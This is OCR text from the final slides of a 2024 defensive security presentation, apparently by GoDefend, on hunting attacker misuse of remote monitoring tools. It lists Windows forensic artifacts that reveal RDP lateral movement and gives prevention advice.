
FILE SYSTEM

- Prefetch – `C:\Windows\Prefetch\`
  - `rdpclip.exe-{hash}.pf`
  - `tstheme.exe-{hash}.pf`

INVESTIGATE - RDP

RDP Lateral Movement

Which computer the TA try to lateral movement? and When?



SOURCE

EVENT LOGS

- **security.evtx**
  - **4648** – Logon specifying alternate credentials - if NLA enabled on destination
    - Current logged-on User Name
    - Alternate User Name
    - Destination Host Name/IP
    - Process Name
- **Microsoft-Windows-TerminalServices-RDPClient%4Operational.evtx**
  - **1024**
    - Destination Host Name
  - **1102**
    - Destination IP Address

REGISTRY

- Remote desktop destinations are tracked per-user
  - **NTUSER\Software\Microsoft\Terminal Server Client\Servers**
- ShimCache – **SYSTEM**
  - **mstsc.exe** Remote Desktop Client
- BAM/DAM – **SYSTEM** – Last Time Executed
  - **mstsc.exe** Remote Desktop Client
- **AmCache.hve** – First Time Executed
  - **mstsc.exe**
- UserAssist – **NTUSER.DAT**
  - **mstsc.exe** Remote Desktop Client execution
  - Last Time Executed
  - Number of Times Executed
- RecentApps – **NTUSER.DAT**
  - **mstsc.exe** Remote Desktop Client execution
  - Last Time Executed
  - Number of Times Executed
  - RecentItems subkey tracks connection destinations and times

FILE SYSTEM

- Jumplists – **C:\Users\<Username>\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations\**
  - **{MSTSC-APPID}-automaticDestinations-ms**
  - Tracks remote desktop connection destination and times
- Prefetch – **C:\Windows\Prefetch\**
  - **mstsc.exe-{hash}.pf**
- Bitmap Cache – **C:\Users\<Username>\AppData\Local\Microsoft\Terminal Server Client\Cache**
  - **bcache##.bmc**
  - **cache####.bin**
- Default.rdp file – **C:\Users\<Username>\Documents\**

PREVENTION

- Baseline authorized RMM tools
  - Whitelist application execute (ex: AppLocker)
- Block other RMM connection for prevent
- Enable logging for investigate
- Training User

https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-025a
https://www.cisa.gov/stopransomware/ransomware-guide

74 75 65 64 65 6E 6E

T

TUEDENN FROM GODEFEND

SUMMARY

KEYPOINTS & TAKE AWAY

WHAT NEXT & FOLLOW UP

QUESTIONS

TUEDENN

SUMMARY

- RMM tools is the Double-Edged Sword
  - “Legit RAT” with evade detection
  - It can lead to IAB, Data Exfiltration, Ransomware
  - Many Threat Actor abused RMM tools for persistence, C&C, …
- Hunt for popular RMM tools in Vietnam
  - AnyDesk, TeamViewer, UltraViewer
- Best practice to prevent

WHAT NEXT

- Decrease the value of the compromise
  - Whitelist app running, baseline RMM use
  - Block DNS
- Increase ease of detecting a compromise
  - Enable logging
- Increase chance of detecting a compromise
  - Enable rule base
  - Threat hunting
- Vigilance
  - Perform user training

FOLLOW UP

RMM TOOLS WILL REMAIN POPULAR. STAY AHEAD!

THANK YOU

for your attention!

GODEFEND
TUEDENN
2024

in tuept

𝕏 @tuedenn

✉ hi@goDefend.work